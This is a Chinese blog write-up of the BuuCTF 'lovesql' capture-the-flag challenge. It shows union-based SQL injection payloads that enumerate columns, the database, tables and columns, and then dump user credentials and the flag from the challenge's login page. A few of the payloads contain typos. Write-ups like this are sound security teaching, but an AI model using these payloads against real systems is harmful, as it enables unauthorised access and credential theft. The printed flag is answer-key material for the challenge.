BuuCTF lovesql


原创

xiaoqiuxx 于 2021-08-06 16:36:28 发布 60 收藏

文章标签： sql


本文链接：https://blog.csdn.net/qq_49746811/article/details/119458096

```
#进入页面后首先进行测试发现为字符型需要闭合   后需要注释
-1' order by 4# 4换成三后提示密码错误   可知为三列
```




Unknown column '4' in 'order clause'

```
#继续查询数据库名称 可知数据库名为geek
查询数据库名称 -1' union select 1,2,batabase()#
```



Hello 2!
Your password is 'geek'

```
-1' union select 1,2,(select group_caoncat(table_name) from information_schema.tables where table_schema = 'geek
')#查询数据库内表   发现有两个表
```




Login Success!

Hello 2!
Your password is 'geekuser,l0ve1ysq1'

```
#探测列名
-1' union select 1,2,(select group_concat(column_name) from information_schema.columns where table_schema = 'geek' and table_name = 'l0ve1ysq1')#

-1' union select 1,2,(select group_concat(column_name) from information_schema.columns where table_schema = 'geek' and table_name = 'geekuser')#
查询后发现列名相同  所以继续查询表内数据可知flag在'l0ve1ysql'内

查询内容
-1' union select 1,2,(select group_concat(concat_ws(0x7e,username,password))from l0ve1ysq1)#
得到flag
```



```
</head>
<div style="position: absolute;bottom: 0;width: 99%;"><p align="center" style="font:italic 15px Georgia,serif;color:white;"> Syclover @ cl4y</p></div>

		<body background='./image/background.jpg' style='background-repeat:no-repeat ;background-size:100% 100%; background-attachment: fixed;'>
			<br><br><br>
			<h1 style='font-family:verdana;color:red;text-align:center;'>Login Success!</h1><br><br><br>
			</br>
			<p style='font-family:arial;color:#ffffff;font-size:30px;left:650px;position:absolute;'>Hello 2! </p></br></br>
			<p style='font-family:arial;color:#ffffff;font-size:30px;left:650px;position:absolute;'>Your password is 
 cl4y~wo_tai_nan_le,glzjin~glzjin_wants_a_girlfriend,Z4cHAr7zCr~biao_ge_dddd_hm,0xC4m31~linux_chuang_shi_ren,Ayrain~a_rua_rain,Akko~yan_shi_fu_de_mao_bo_he,fouc5~cl4y,fouc5~di_2_kuai_fu_ji,fouc5~di_3_kuai_fu_ji,fouc5~di_4_kuai_fu_ji,
fouc5~di_5_kuai_fu_ji,fouc5~di_6_kuai_fu_ji,fouc5~di_7_kuai_fu_ji,fouc5~di_8_kuai_fu_ji,leixiao~Syc_san_da_hacker,flag~flag{228c15f3-d520-4bfc-92aa-f1b09140c7e7}' </p>
		</body>
		</html>
```